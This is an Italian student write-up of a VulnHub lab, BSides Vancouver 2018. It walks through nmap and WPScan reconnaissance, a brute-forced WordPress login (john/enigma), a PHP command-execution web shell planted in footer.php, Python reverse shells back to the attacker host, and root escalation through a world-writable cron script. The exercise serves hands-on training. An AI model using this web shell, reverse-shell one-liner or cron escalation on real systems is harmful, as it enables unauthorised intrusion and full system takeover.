**BENCHMARK W16D4 - Domenico Vecchio**

## 1. Introduzione

Lo scopo di questa esercitazione è simulare un attacco informatico etico (VA/PT - Vulnerability Assessment & Penetration Test) su una macchina vulnerabile, nello specifico "BSides Vancouver 2018" scaricata da VulnHub. L'obiettivo finale è ottenere l'accesso completo al sistema (privilegi root) e recuperare il flag.

L'intero attacco è stato svolto utilizzando Kali Linux come macchina d'attacco e VirtualBox come ambiente di virtualizzazione.

L'approccio seguito rispecchia una metodologia reale di penetration testing: ricognizione, enumerazione, exploit, escalation dei privilegi e accesso root.

## 2. Setup Iniziale (VirtualBox)

Per prima cosa, è stato necessario importare la macchina virtuale vulnerabile in formato .OVA scaricata da:

- https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/
- https://github.com/samiux/samiux.github.io/blob/master/ctf-bsides-vancouver-2018.md

Procedura:

1. Aprire VirtualBox > File > Importa appliance
2. Selezionare il file .ova scaricato e avviare l'importazione
3. Impostare la rete su Scheda solo host o Rete interna, in modo da collegare la macchina vulnerabile e Kali alla stessa rete isolata.

1.

## Scaricamento


Torna all'inizio

*Ricorda che VulnHub è una risorsa gratuita della community, quindi non siamo in grado di controllare le macchine che ci vengono fornite. Prima di scaricarlo, leggi le nostre FAQ sui pericoli dell'esecuzione di VM sconosciute e i nostri suggerimenti per "proteggere te stesso e la tua rete". Se sei consapevole dei rischi, scaricalo!*

**BSides-Vancouver-2018-Workshop.ova** (Dimensione: 1,1 GB)
**Scarica** : https://www.dropbox.com/s/j3r9l7kaydwsdm9/BSides-Vancouver-2018-Workshop.ova
**Scarica (Mirror)** : https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova

?


2.




## 3. Identificazione dell'IP e Ricognizione (Recon)

Avviata la macchina Kali, è stato usato il comando ifconfig per identificare l'IP assegnato alla macchina d'attacco. Successivamente, con e nmap -sn, è stata effettuata una scansione della rete locale per identificare l'indirizzo IP della macchina target (BSides).

Trovato l'host attivo con IP 192.168.103.209**.**




Eseguito un ping per vedere se pingava:



## 4. Scansione delle Porte e Servizi

Con il comando Nmap:

sudo nmap -sS -sV -O -A -T4 -p- -Pn 192.168.103.209

Risultati:

- Porta 21: vsftpd 2.3.5 (con accesso FTP anonimo)
- Porta 22: SSH
- Porta 80: Apache 2.2.22 (WordPress)

La presenza della porta 80 ha suggerito la verifica di un'interfaccia web WordPress.

1.


## 5. Ricognizione Web e WPScan

Accedendo a http://192.168.103.209 si è notata la presenza di un blog WordPress obsoleto. Con WPScan:

wpscan --url http://192.168.103.209/backup_wordpress/ --enumerate u --disable-tls-checks

È stato identificato l'utente "john" e la versione vulnerabile di WordPress 4.5.

1.





È stato identificato l'utente "john" e la versione vulnerabile di WordPress 4.5.

Successivamente, è stato effettuato un attacco brute-force:

wpscan --url http://192.168.50.193/backup_wordpress/ --usernames john --passwords ~/top1000.txt

1.




Credenziali trovate:

Username: john
Password: enigma

## 6. Accesso al Pannello WordPress e Iniezione della WebShell

Entrati con successo nel pannello admin WordPress, si è navigato in:

**Aspetto > Editor > footer.php**

Codice PHP iniettato per ottenere l'esecuzione remota di comandi:


<?php if(isset($_REQUEST['cmd'])) { echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; } ?>

Accedendo a:


http://192.168.103.209/backup_wordpress/wp-content/themes/twentysixteen/footer.php?cmd=ls

si è ottenuto l'elenco dei file del server: **Remote Command Execution avvenuto.**

**1.**




**2.**



## 7. Reverse Shell (www-data)

Per ottenere una shell interattiva:

1. Apertura listener:


nc -lvnp 3434

2. Codice reverse shell iniettato:


echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.103.102\",3434));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\",\"-i\"]);'" >> /usr/local/bin/cleanup

Shell ricevuta con permessi www-data.

1.




2.



## 8. Privilege Escalation tramite Cronjob

Tramite cat /etc/crontab abbiamo scoperto un cronjob che esegue il file /usr/local/bin/cleanup ogni minuto come utente **root**.

Eseguendo:

ls -l /usr/local/bin/cleanup

il file risultava con permessi 777 → modificabile.

Payload aggiunto:

echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.103.102\",4545));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\",\"-i\"]);'" >> /usr/local/bin/cleanup

Avviato Netcat:

nc -lvnp 4545

Dopo circa 1 minuto, ottenuta shell come **root**.

1.

## 9. Accesso al Flag


Una volta root, siamo entrati nella directory:

cd /root
ls
cat flag.txt

Contenuto:

If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!

1.



## 10. Accesso Diretto alla Macchina Vancouver

Successivamente, è stato testato l'accesso diretto alla macchina Vancouver dalla console VirtualBox.

Tentativi:


- login: root → fallito
- login: john + password: enigma → successo

Eseguito:


ip a

per verificare l'IP della macchina target da dentro la macchina stessa.


1.




2.



3.


Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login:
Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login: root
Password:
Login incorrect
bsides2018 login: john
Password:
john@bsides2018:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP ql
en 1000
link/ether 08:00:27:61:7a:e6 brd ff:ff:ff:ff:ff:ff
inet 192.168.103.209/24 brd 192.168.103.255 scope global eth1
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fe61:7ae6/64 scope link
valid_lft forever preferred_lft forever
john@bsides2018:~$